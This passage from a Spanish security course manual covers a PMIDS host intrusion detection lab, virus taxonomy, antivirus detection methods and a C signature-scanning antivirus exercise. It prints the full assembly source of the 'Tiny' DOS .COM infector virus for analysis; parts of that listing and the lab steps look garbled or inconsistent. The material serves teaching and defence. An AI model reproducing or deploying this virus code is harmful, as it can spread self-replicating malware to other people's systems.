[NOTA: la bandera SUID indica que un programa se ejecuta con los privilegios del dueño del archivo (típicamente se utilizan los privilegios del usuario que ejecuta el programa); si el dueño del archivo es `root`, el programa se ejecuta con privilegios de `root`.]

Crea un directorio llamado `hids_test` dentro de `/home/knoppix`, así como algunos archivos de prueba (notarás que este directorio ya está agregado en los archivos de configuración que viste anteriormente):

```
knoppix@0[pmids]$ cd /home/knoppix
knoppix@0[knoppix]$ mkdir hids_test
knoppix@0[knoppix]$ cd hids_test
knoppix@0[hids_test]$ echo "prueba1" > test1.txt
knoppix@0[hids_test]$ echo "prueba2" > test2.txt
knoppix@0[hids_test]$ cd /home/knoppix/pmids
```

PMIDS utiliza firmas digitales para sus archivos de base de datos con la utilería `gpg` (herramienta similar a `pgp`, que viene con varias distribuciones de Linux y Unix). Crea un par de llaves con la utilería `gpg`, utilizando el siguiente comando y a continuación contesta a las preguntas como se indica:

```
knoppix@0[pmids]$ gpg --gen-key
gpg (GnuPG) 1.2.3; Copyright (C) 2003 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.
```

```
Please select what kind of key you want:
(1) DSA and ElGamal (default)
(2) DSA (sign only)
(5) RSA (sign only)
Your selection? 1
DSA keypair will have 1024 bits.
About to generate a new ELG-E keypair.
          minimum keysize is 768 bits
          default keysize is 1024 bits
          highest suggested keysize is 2048 bits
What keysize do you want? (1024) 1024
Requested keysize is 1024 bits
Please specify how long the key should be valid.
      0 = key does not expire
      <n> = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 5y
Key expires at Thu Dec 18 10:06:23 2008 CET
Is this correct (y/n)? y

You need a User-ID to identify your key; the software constructs the user
id
from Real Name, Comment and Email Address in this form:
```

"Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: **PMIDS**
Email address: **pmids@localhost**
Comment: <**vacío**>
You selected this USER-ID:
"PMIDS <pmids@localhost>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? **O**
You need a Passphrase to protect your secret key.

Enter passphrase: <**vacío**>
Confirm passphrase: <**vacío**>

You don't want a passphrase - this is probably a *bad* idea!
I will do it anyway. You can change your passphrase at any time
using this program with the option "--edit-key".

We need to generate a lot of random bytes. It is a good idea
some other action (type on the keyboard, move the mouse, util
disks) during the prime generation; this gives the random num
generator a better chance to gain enough entropy.
.+++++++.+++++++.+++++.+++++++.+++++++.+++++++.+++++++.
+++++.+++++.+++++++.+++++++.+++++++.+++++++.+++++++.
.....>++++.<++++.
We need to generate a lot of random bytes. It is a good idea
some other action (type on the keyboard, move the mouse, util
disks) during the prime generation; this gives the random num
generator a better chance to gain enough entropy.
+++++++.+++++++.+++++++.+++++++.+++++++.+++++++.
+++++++.+++++.+++++.+++++.+++++++.+++++++.+++++++.
.+++++^^^
public and secret key created and signed.
key marked as ultimately trusted.

pub 1024D/3A67914F 2003-12-20 PMIDS <pmids@localhost>
Key fingerprint = 0508 938B 8762 19D1 173F 0058 9188 4D49 3A67 914F
sub 1024g/D5933F43 2003-12-20 [expires: 2008-12-18]

```
Crea los listados base de seguridad:  
knoppix@0 [pmids]$ ./update  
knoppix@0 [pmids]$ ls -la
```

Aparecerán varios archivos que contienen los listados base para las verificaciones de seguridad: **db.bz2**, **db.bz2.asc**, **dir.bz2** y **dir.bz2.asc**.

Actividad 2) pruebas con el sistema de detección de intrusos de host

Entra al directorio `pmids` en una ventana de shell y ejecuta el comando de verificación `check`.

```
knoppix@0 [pmids]$ ./check
```

La ejecución no regresará datos en la salida estándar, pero almacenará información en una bitácora:

```
knoppix@0 [pmids] $ more log/pmids.log
```

Copia esta bitácora a otro archivo para comparar posteriormente:

```
knoppix@0[pmids]$ cp log/pmids.log log/pmids_original.log
```

Ahora efectúa algunas modificaciones (agregar un texto, dar permisos SUID y dar permisos de escritura a todos) en los archivos de prueba y vuelve a correo el comando check:

```
knoppix@0[pmids]$ cd /home/knoppix/hids_test  
knoppix@0[hids_test]$ echo "modificacion" >> hids_test1.txt  
knoppix@0[hids_test]$ ls -la  
knoppix@0[hids_test]$ chmod +s hids_test2.txt  
knoppix@0[hids_test]$ chmod a+w hids_test1.txt  
knoppix@0[hids_test]$ ls -la  
knoppix@0[hids_test]$ cd ../pmids  
knoppix@0[pmids]$ ./check
```

[NOTA: el comando `chmod` modifica los permisos de escritura, lectura y ejecución sobre los archivos; para una descripción detallada de su uso consulta la ayuda con `man chmod`, o revisa algún tutorial de UNIX.]

Notarás que esta vez la ejecución reporta una falla de verificación en el archivo `hids_test1.txt`. Observa ahora otros reportes en el archivo `log/pmids.log` y compara su contenido con la bitácora que obtuviste anteriormente:

```
knoppix@0[pmids]$ more log/pmids.log  
knoppix@0[pmids]$ more log/pmids_original.log
```

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Para complementar las capacidades de `pmids`. Investiga y crea un **módulo de kernel** que identifique cuando un nuevo servicio de red (puerto) se abra o se cierre en la computadora donde se esté ejecutando.
- Crea otro **módulo de kernel** que sea capaz de filtrar ciertos comandos considerados peligrosos (el programa tendrá una lista de los comandos potencialmente peligrosos que filtrará).

Referencias

Sitio de PMIDS en Internet: <http://autosec.sourceforge.net/>

“Programación Avanzada en UNIX”, José M. Canosa, Ed. Osborne McGraw-Hill, 2000

16. [Autoaprendizaje] Análisis de virus informáticos

Introducción

En esta actividad aprenderás sobre el funcionamiento y tipos de virus informáticos.

[NOTA: La información mostrada en este apartado es peligrosa o puede ayudar a generar programas potencialmente peligrosos; Ni el autor ni tus profesores se hacen responsables del uso indebido de esta información. Esta información se muestra únicamente con fines educativos.]

Actividad 1) Tipos de virus Informáticos

Existen varios tipos de virus informáticos que se describen a continuación, pero antes revisa la siguiente definición de virus informático:

“Un virus informático es un programa de cómputo con capacidad de replicarse a sí mismo; requiere de un programa o código huésped para poder alojarse y ejecutarse”

Existen básicamente 2 tipos de virus informáticos desde el punto de vista del “huésped”:

- **Infectores de sector de arranque** - se alojan en el sector de arranque de un

medio de almacenamiento; el sector de arranque es lo primero que se ejecuta al encender el equipo y contiene información para cargar el sistema operativo. Estos fueron los primeros virus que se desarrollaron.


- **Infectores de archivos** – se alojan en programas ejecutables o archivos que aunque no tienen capacidad de ejecución directa, tienen la capacidad de ejecutar código interpretado (por ejemplo, los virus de macro infectan documentos de Microsoft Word porque estos pueden contener código ejecutable que se interpreta por Microsoft Word: las macros).

Desde el punto de vista de métodos de infección, existen los siguientes tipos de virus informáticos:


- **Infectores por sobrescritura** – sobrescriben los programas que infectan, dejando inservibles y sin forma de restaurar a los programas que se ven afectados.
- **Infectores parásitos de inserción** – modifican el programa huésped insertándose en algún punto del programa (típicamente en el vector de inicio) y recorriendo el resto del programa (que se ejecutaría al finalizar la ejecución del virus)
- **Infectores parásitos de vector de inicio** – se agregan en cualquier parte del programa (usualmente al final) y modifican el vector de inicio para que apunte hacia su código; al finalizar la ejecución del código del virus, éste pasa el control al vector de inicio original del programa.

Infectores por sobrescritura

Estructura original del programa




Estructura de programa infectado




Infectores parásitos de inserción

Estructura original del programa




Estructura de programa infectado




Infectores parásitos de vector de inicio

Estructura original del programa



Estructura de programa infectado



Actividad 2) Análisis de un virus en ensamblador

A continuación se muestra el código fuente de uno de los virus informáticos más pequeños que se conocen ([virus tiny](#), 163 bytes de longitud). Este virus infecta archivos .com dentro del sistema operativo MS-DOS, agregándose al final de los programas que infecta:

```
data_2e      equ     1ABh          ; start of virus
seg_a        segment byte public   ;
assume cs:seg_a, ds:seg_a       ; assume cs, ds - code
org 100h        org    100h         ; origin of all COM files
virus_proc   proc    far           ;
start:        jmp    loc_1          ; jump to virus
              ;this is a replacement
              ;for an infected file
              db    0CDh, 20h, 7, 8, 9  ;int 20h
              ;pop es
loc_1:        call    sub_1          ;
virus_proc   endp
sub_1        proc    near          ;
pop    si           ; locate all virus code
          ;via
          ;si, cause all offsets
          ;will
          ;change when virus
          ;infects
          mov    bp,data_1[si]
```

```

        add    bp,103h          ; a COM file
        lea    dx,[si+1A2h]      ; offset of '*.COM', 0 -
                                ; via SI
        xor    cx,cx            ; clear cx - find only
                                ; normal
        mov    ah,4Eh            ; attributes
                                ; find first file
loc_2:
        int    21h              ;
        jc    loc_6             ; no files found? then
                                ; quit
        mov    dx,9Eh            ; offset of filename found
        mov    ax,3D02h           ; open file for read/write
                                ; access
        int    21h              ;
        mov    bx,ax              ; save handle into bx
        mov    ah,3Fh            ; read from file
        lea    dx,[si+1A8h]       ; offset of save buffer
        mov    di,dx              ;
        mov    cx,3               ; read three bytes
        int    21h              ;
        cmp    byte ptr [di],0E9h ; compare buffer to virus
                                ; id
                                ; string
        je    loc_4              ;
loc_3:
        mov    ah,4Fh            ; find the next file
        jmp    short loc_2       ; and test it
loc_4:
        mov    dx,[di+1]          ; lsh of offset
        mov    data_1[si],dx      ;
        xor    cx,cx            ; msh of offset
        mov    ax,4200h           ; set the file pointer
        int    21h              ;
        mov    dx,di              ; buffer to save read
        mov    cx,2               ; read two bytes
        mov    ah,3Fh            ; read from file
        int    21h              ;
        cmp    word ptr [di],807h ; compare buffer to virus
                                ; id
                                ; same? then find another
                                ; file
                                ; here's where we infect
                                ; a file
        xor    dx,dx            ; set file pointer
        xor    cx,cx            ; ditto
        mov    ax,4202h           ; set file pointer
        int    21h              ;
        cmp    dx,0               ; returns msh
        jne    loc_3             ; not the same? find
                                ; another file
        cmp    ah,0FEh            ; lsh = 254???
        jae    loc_3             ; if more or equal find
                                ; another file
        mov    ds:data_2e[si],ax   ; point to data
        mov    ah,40h              ; write to file
        lea    dx,[si+105h]        ; segment:offset of write
                                ; buffer

```

```

        mov    cx,0A3h          ;write 163 bytes
        int    21h              ;

        jc     loc_5            ;error? then quit
        mov    ax,4200h          ;set file pointer
        xor    cx,cx             ;to the top of the file
        mov    dx,1               ;
        int    21h              ;

        mov    ah,40h             ;write to file
        lea    dx,[si+1ABh]       ;offset of jump to virus
        xor    cx,cx             ;code
        mov    cx,2               ;two bytes
        int    21h              ;
                                ;now close the file

loc_5:
        mov    ah,3Eh             ;close file
        int    21h              ;

loc_6:
        jmp    bp                ;jump to original file
data_1:
        dw    0                 ;
        db    '*.COM',0          ;wild card search string

sub_1
seg_a
        endp
        ends
        end    start

```

Análisis breve

El código fuente en lenguaje ensamblador está documentado en su totalidad por lo que únicamente se analizarán los aspectos generales del funcionamiento del virus.

Este virus utiliza funciones del sistema operativo (MSDOS), a través de las interrupciones **20h** y **21h**. Estas funciones le permiten hacer búsquedas de archivos (*.com) en directorios, abrir los archivos para escritura y sobrescribir los archivos con su propio código. Dado que el sistema operativo MSDOS es un sistema de 16 bits, el virus utiliza instrucciones de ensamblador para 16 bits también.

El virus se copia al final de los programas que infecta, sobrescribiendo el salto de inicio hacia su código y posteriormente saltando hacia el código del programa original después de buscar otros programas para infectarlos; contiene una pequeña rutina para identificar archivos que han sido infectados previamente, para no infectar un mismo programa múltiples veces.

Además de replicarse, este virus en particular no hace ninguna otra cosa.

[NOTA: Observa que programar un virus no es muy difícil, es por esto que diariamente surgen varios virus nuevos y cientos de variantes de virus conocidos. La utilidad de los virus informáticos como programas de uso legítimo ha sido largamente debatida (por ejemplo, como esquemas de identificación de copias no autorizadas de software), pero en general la mayoría de los especialistas coincide en que no hay razones de provecho para desarrollar este tipo de programas; El simple hecho de modificar sin autorización otros programas resulta suficiente para considerarlos ilegales por naturaleza.]

[NOTA: En varios países, la distribución y programación de virus informáticos esta penada por la legislación local; se contemplan penas que van desde multas pequeñas hasta algunos años en prisión.]

Referencias

Revista electrónica, "The Havoc Technical Journal", (<http://packetstormsecurity.nl/mag/thij/>)

"The Giant Black Book of Computer Viruses", Dr. Mark A. Ludwig, 2a Edición (Nota, la primera Edición está disponible gratuitamente en www.ameaglepubs.com; se requiere registrarse en el sitio para tener acceso).

"The Art of Computer Virus Research and Defense", Peter Szor, Symantec press / Addison Wesley, 2005

17. [Autoaprendizaje] Técnicas de detección de virus

Introducción

Por medio de esta actividad conocerás algunas de las técnicas empleadas por programas antivirus para la identificación de código malicioso.

Revisión de técnicas de detección de virus

A continuación se listan y describen algunas de las técnicas de detección de virus que implementan este tipo de herramientas:

Detección por cadenas de bytes

Este es uno de los primeros métodos que se utilizaron para identificar código malicioso y consiste en buscar una cadena específica de bytes dentro de un programa ejecutable. Desafortunadamente no es una técnica muy eficiente por sí misma y tiende a generar muchos falsos positivos.

Ejemplo

Parte de un programa ejecutable:

... 10 A8 B4 23 FE 23 45 AA E3 2D 46 80 67 66 20 8C 21 33 3C DB 25 11 ...

Firma de un virus conocido:

23 FE 23 45 AA E3 2D 46

El uso de "comodines" en las firmas mejora el proceso de detección y facilita la identificación de variantes; por ejemplo, si el comodín '*' significa cualquier número de bytes y el comodín '?' se substituye por un byte específico, las siguientes firmas también funcionarían con el ejemplo anterior:

**23 * AA E3 2D 46
23 ? ? 45 AA E3 2D ?**

[NOTA: Los virus polimórficos dificultan enormemente la detección de un virus a través de este tipo de técnicas.]

Detección por cambios en integridad de archivos

Aunque esta técnica no identifica por sí sola el tipo de virus específico, es muy rápido y efectivo y es utilizada actualmente por sistemas de detección de intrusos basados en host (hIDS). Consiste en mantener una lista de valores hash de los programas; estos programas se verifican frecuentemente (obteniendo el hash nuevamente) y comparando el nuevo valor con el que se mantiene en la base de datos. Si el valor hash cambia, se asume que el archivo fue infectado.

Ejemplo

Por medio del algoritmo hash MD5, se obtiene el siguiente valor a partir de un programa determinado: **fa700c897d7216ea174295b8863d2420**. Si este programa es infectado, el hash cambia (por ejemplo, podríamos obtener un valor hash distinto como éste: **452aeaeac014d30b0321d93ff261fc78**).

Detección por comportamiento anómalo (Sandbox)

En este esquema, el antivirus simula una ejecución del programa en un ambiente controlado por un tiempo controlado (o simplemente realiza un análisis del flujo de ejecución), de manera que identifica patrones de comportamiento comunes en una infección de virus.

Algunos de estos patrones comunes en los virus son:

- Barrido de directorios y archivos (cuando el virus busca otros programas para

- infectar)
- Acceso a ciertos parámetros de configuración del sistema operativo (por ejemplo, cuando un virus coloca una llave en el Registry para ejecutarse automáticamente, en un sistema operativo Windows).
- Modificación de funciones del sistema operativo (a través de módulos del kernel o programas residentes en memoria, por ejemplo)

[NOTA: Uno de los primeros antivirus en implementar esta tecnología fue el antivirus Thunderbyte; hace ya varios años, Thunderbyte fue adquirido por Norman Data Defense.]

Este mecanismo no es particularmente muy rápido, por sí solo, pero facilita la identificación de virus desconocidos y virus polimórficos.

Detección por medio de archivos trampa (Decoys)

A través de esta técnica se pueden identificar virus polimórficos y nuevos virus fácilmente. Consiste en colocar ciertos programas de trampa en diversos lugares del disco, con el propósito de que se infecten con un virus cuando éste se presente. Dado que estos programas tendrían una estructura conocida, sería fácil identificar el cambio e inclusive (en algunos casos) identificar el procedimiento para desinfectar los archivos si el tipo de virus lo permite.

Desafortunadamente, el algoritmo de infección del virus debe de coincidir con las trampas para que éstas se infecten y de ahí poder detectar al virus.

Detección por patrones de estructura

Esta técnica consiste en la identificación de ciertos patrones en la estructura de archivo de un programa. Por ejemplo, el encabezado de programa contiene un vector hacia el inicio del código del programa, lo normal es que este vector apunte hacia algún lugar cercano al inicio del código en el archivo.

Ejemplo

"Un vector que apunta hacia un lugar muy cercano al final del archivo de programa podría indicar la presencia de un virus infector, parásito, que se ha incrustado al final".

18. [Práctica] Programación de un antivirus primitivo

Introducción

En esta práctica implementarás un antivirus primitivo que identificará código malicioso aplicando la técnica de detección de cadenas de bytes.

Actividad 1) Diseño del Antivirus

Existen algunas cuestiones de diseño importantes que revisaremos antes de crear el programa antivirus. Cuando conocemos la posición exacta de la cadena de bytes el procedimiento de búsqueda de virus es sencillo:

- Abrir cada archivo para lectura.
- Colocar el puntero de archivo en la posición donde estaría la cadena de bytes del virus.
- Comparar uno a uno los bytes a partir de esta posición con los del virus; si todos coinciden asumimos que el archivo se encuentra infectado.

Ejemplo

Parte de un programa ejecutable:

```
...10 A8 B4 23 FE 23 45 AA E3 2D 46 80 67 66 20 8C 21 33 3C DB 25 11...
^
| _____ desplazamiento de n bytes
```

Firma de un virus conocido:

```
23 FE 23 45 AA E3 2D 46
```

^

| _____ se busca cadena a partir del desplazamiento de n bytes

El problema se complica ligeramente si la posición exacta de esta cadena varía dentro del archivo (por ejemplo, si el virus se incrusta en la mitad del archivo, a n bytes del principio que él mismo escoge de manera aleatoria).

En este caso debemos iterar, buscando la cadena en a partir de cada posición en el archivo. Supongamos que la cadena de bytes del virus se define con los siguientes caracteres legibles: **CADENADEVIRUS**.

Supongamos ahora que el archivo infectado contiene el siguiente texto:

ACDGFCAWDEMTCADENADEVIRUSKFFWERTDAAESTODEABKQ

El algoritmo de búsqueda sería el siguiente:

- o Define un apuntador de posición inicial de búsqueda; éste apuntará inicialmente al primer carácter (byte) del archivo a revisar.
- o Compara byte por byte la cadena del virus contra la cadena hacia la que apunta el apuntador inicial; si terminas de comparar sin encontrar discrepancias, habrás encontrado al virus (termina el algoritmo).
- o Incrementa en uno el apuntador inicial; si no has llegado al final del archivo salta al paso anterior (en caso contrario el algoritmo termina sin encontrar al virus).

De manera gráfica se puede ilustrar la búsqueda con el ejemplo anterior de la siguiente manera:

Contenido de archivo: **ACDGFCAWDEMTCADENADEVIRUSKFFWERTDAAESTODEABKQ**

Iteración 1: C

Iteración 2: CA

Iteración 3: C

Iteración 4: C

Iteración 5: C

Iteración 6: CAD

Iteración 7: C

Iteración 8: C

Iteración 9: C

Iteración 10: C

Iteración 11: C

Iteración 12: C

Iteración 13: CADENADEVIRUS

Si bien el algoritmo anterior no es el más eficiente (ya que revisa por completo los archivos), nos es útil para ilustrar la búsqueda de cadenas de bytes. El programa que desarrollaremos utilizará este algoritmo de búsqueda cuando la posición de la cadena de bytes que identifiquen al virus sea variable.

Existe otro problema relacionado con el tamaño de los archivos. Idealmente, si pudiéramos cargar en una variable todo el archivo en memoria no tendríamos problema para aplicar el algoritmo anterior, sin embargo, con muchos archivos midiendo varias decenas de megabytes en la actualidad esta no es viable. Usualmente para atacar este problema se leen n bytes del archivo en cuestión, se revisa primero ese bloque; posteriormente se lee otro bloque de n bytes y se revisa, y así sucesivamente hasta el final del archivo. El problema es que la cadena que buscamos puede quedar fraccionada en 2 bloques.

Por ejemplo, si la cadena de bytes de búsqueda de nuestro virus fueran los caracteres: **6AB3A**, y nuestra capacidad de memoria limitara los bloques de bytes a **10 bytes**, podríamos tener un caso como este:

Bloques de 10 bytes del archivo: AVECE4ER6A B3A2WER34T FF3ERT56CX

Tenemos la cadena de identificación del virus fraccionada en los primeros 2 bloques. Un algoritmo que utilizaremos en nuestra aplicación antivirus para resolver esto es el siguiente:

- Carga el primer bloque de n bytes y revisa contra virus
- Carga el siguiente bloque restando la longitud de la cadena del virus a la posición de inicio de este bloque, y carga n bytes a partir de ahí. Se revisa contra virus este bloque.
- Terminar el algoritmo si ya no hay más bytes que leer del archivo, en caso contrario, salta al punto anterior.

El ejemplo anterior se ilustra de manera gráfica a continuación:

Bloques de 10 bytes del archivo: AVECE4ER6A B3A2WER34T FF3ERT56CX

Primer bloque: AVECE4ER6A

Segundo bloque: 4ER6AB3A2W

Para que el algoritmo sea eficiente y no terminemos leyendo bloques desfasados por unos cuantos bytes, el tamaño del bloque debe ser mucho más grande que el de la cadena de bytes del virus que se busca.

[NOTA: un algoritmo más eficiente consiste en leer sólo bloques de n bytes pero manteniendo una copia de los últimos y-1 bytes del bloque en otra variable más pequeña. En este caso, y es el tamaño máximo de una cadena de bytes de virus. El peor caso es cuando queda un sólo byte de la cadena en el siguiente bloque (de ahí que tengamos que almacenar hasta y-1). La búsqueda de virus en el siguiente bloque iniciaría con esta variable como si fuera el principio del bloque mismo. La razón de que esto sea más eficiente radica en el hecho de que las operaciones en memoria suelen ser mucho más rápidas que los accesos a dispositivos de almacenamiento. Sin embargo, para efectos de nuestra práctica, este algoritmo requiere algunas líneas de código adicionales e incrementa la complejidad del antivirus.]

Actividad 2) Programación de antivirus primitivo

En esta actividad crearás un antivirus primitivo de búsqueda de cadenas de bytes para virus, tomando en cuenta los puntos que se discutieron en la actividad anterior.

Utilizando un editor de texto como `nedit`, crea el archivo `string_pattern-antivirus.c` con el siguiente contenido:

```
#include <dirent.h>
#include <stdio.h>
#include <string.h>

#define MAX_PATTERN_SIZE 100
#define MAX_PATTERNS 10
#define MAX_FILEBUF_SIZE 1000
#define MAX_VIR_NAME 100

struct VIRUSPATTERN /* Estructura de patrón para virus */
{
    char nombre_virus [MAX_VIR_NAME];
    long offset_start; /* Desplazamiento en bytes dentro del archivo */
    int pattern_size; /* Tamaño en bytes del patrón */
    unsigned char pattern [MAX_PATTERN_SIZE]; /* repositorio del patrón */
};

struct VIRUSPATTERN lista_de_patrones [MAX_PATTERNS];
int num_patterns=0;
```

```

int infectados=0;

int buscaPatron (struct VIRUSPATTERN patronvir, char *filebuf)
{
    int filebuf_top=0;
    int encontrado=0;
    int cont;
    while ((encontrado==0) &&
           (filebuf_top <= (MAX_FILEBUF_SIZE-(patronvir.pattern_size))))
    {
        encontrado=1; /* asume que se encontró el virus a menos que haya
                       alguna discrepancia */
        for (cont=0;cont<patronvir.pattern_size;cont++)
        {
            /* si hay una sola discrepancia sale del ciclo "for" */
            if ( (unsigned char)patronvir.pattern[cont] !=
                (unsigned char)filebuf[filebuf_top+cont])
            {
                encontrado=0;
                cont = patronvir.pattern_size; /* termina ciclo "for" */
            }
        }
        filebuf_top++; /* incrementa rango de comparación */
    }
    return (encontrado);
}

void generaPatrones ()
{
    int cont=0;

    /* prepara primer patrón */
    lista_de_patrones[0].offset_start = 0;
    lista_de_patrones[0].pattern_size = 13;
    memcpy (lista_de_patrones[0].pattern,"Linux Knoppix",13);
    memcpy (lista_de_patrones[0].nombre_virus,"vir_pat_1",9);

    /* prepara segundo patrón */
    lista_de_patrones[1].offset_start = -1;
    lista_de_patrones[1].pattern_size = 9;
    memcpy (lista_de_patrones[1].pattern," Knoppix ",9);
    memcpy (lista_de_patrones[1].nombre_virus,"vir_pat_2",9);

    /* establece número total de patrones*/
    num_patterns=2;
}

int revisaArchivo (char *nomarch)
{
    unsigned char filebuf [MAX_FILEBUF_SIZE];
    int cont = 0;
    int cont2 = 0;
    int infectado;
    int bytesread;
    int result=0; /*asume que no hay archivos infectados inicialmente */
    FILE *fp;

    if ((fp=fopen(nomarch,"rb"))==NULL)

```

```

{
    printf ("Error, no se puede abrir el archivo: %s\n",nomarch);
    return (0);
}

for (cont = 0; cont < num_patterns; cont++)
{
    infectado=0; /* asume que el archivo no está infectado hasta
                   demostrar lo contrario */
    for (cont2=0;cont2<MAX_FILEBUF_SIZE;cont2++)
    {
        /* limpia buffer */
        filebuf[cont2]='\0';
    }
    /* Si el offset del patrón es negativo, revisa todo el archivo */
    if ((lista_de_patrones[cont].offset_start) < 0)
    {
        fseek (fp,0,SEEK_SET); /* apunta al inicio del archivo */
        bytesread= fread(filebuf,
                          sizeof(unsigned char),MAX_FILEBUF_SIZE,fp);
        /* busca el patrón de virus dentro del buffer */
        if (buscaPatron(lista_de_patrones[cont],filebuf))
        {
            infectado=1;
        }
        /* maneja bloques del archivo posteriores al primero*/
        while ( (!feof(fp))&&(!infectado)&&(bytesread!=0) )
        {
            /* retrocede (pattern_size-1) bytes para revisar empalme
               de bloques*/
            fseek (fp,(-1)*(lista_de_patrones[cont].pattern_size -1),
                   SEEK_CUR);
            fread (filebuf, sizeof(unsigned char), MAX_FILEBUF_SIZE, fp);
            if (buscaPatron((lista_de_patrones[cont]),filebuf))
            {
                infectado=1;
            }
        }
    }
    else /* En caso contrario sólo revisa en el desplazamiento */
    {
        fseek (fp,lista_de_patrones[cont].offset_start,SEEK_SET);
        fread (filebuf,sizeof(unsigned char),MAX_FILEBUF_SIZE,fp);
        if (buscaPatron((lista_de_patrones[cont]),filebuf))
        {
            infectado=1;
            result=1;
        }
    }
    if (infectado)
    {
        printf ("[!] Archivo %s está infectado con VIRUS: %s \n",
               nomarch,lista_de_patrones[cont].nombre_virus);
        infectados++;
    }
}

```

```

        fclose (fp);
        return (result);
    }

int revisaDirectorio (DIR *directorio, char *dirname)
{
    DIR *directorio_rec;
    struct dirent *direntry;
    char nomarch [200];
    int longitud;
    int result;
        /* Lee cada entrada en secuencia del directorio y
           analiza los archivos */
    while ((direntry = readdir(directorio)) != NULL)
    {
        /* Ignora dir. actual y anterior */
        if ((strcmp(direntry->d_name, ".") &&
            strcmp(direntry->d_name, "..")))
        {
            strcpy (nomarch, dirname);
            longitud = strlen(dirname);
            if (dirname[longitud-1] != '/')
            {
                strcat (nomarch, "/");
            }
            strcat (nomarch, direntry->d_name);
            if ((directorio_rec = opendir(nomarch)) == NULL)
            {
                /* Si no es un directorio, entonces es un archivo y lo
                   revisamos.*/
                /* fprintf(stdout, "    Analizando: %s\n", nomarch); */
                result=revisaArchivo(nomarch);
            }
            else
            {
                /* Si es un directorio, llama recursivamente a la función*/
                result = revisaDirectorio (directorio_rec,nomarch);
            }
        }
    }
    return(result);
}

int main(int argc, char *argv[])
{
    DIR *dirp;
    char *dirname = argv[1];      /* Directorio para buscar archivos */
    int result = 0;
    if (argc!=2)
    {
        printf("Error, uso del programa: %s <directorio_de_inicio>\n",
               argv[0]);
        exit (1);
    }
    generaPatrones();      /* define cadenas de búsqueda de virus */
    /* Abre apuntador hacia estructura de directorio */
    if ((dirp = opendir(dirname)) == NULL)
    {

```

```

        fprintf(stderr, "Error, no se puede abrir: %s\n", dirname);
        return (1);
    }
    result = revisaDirectorio (dirp,dirname);
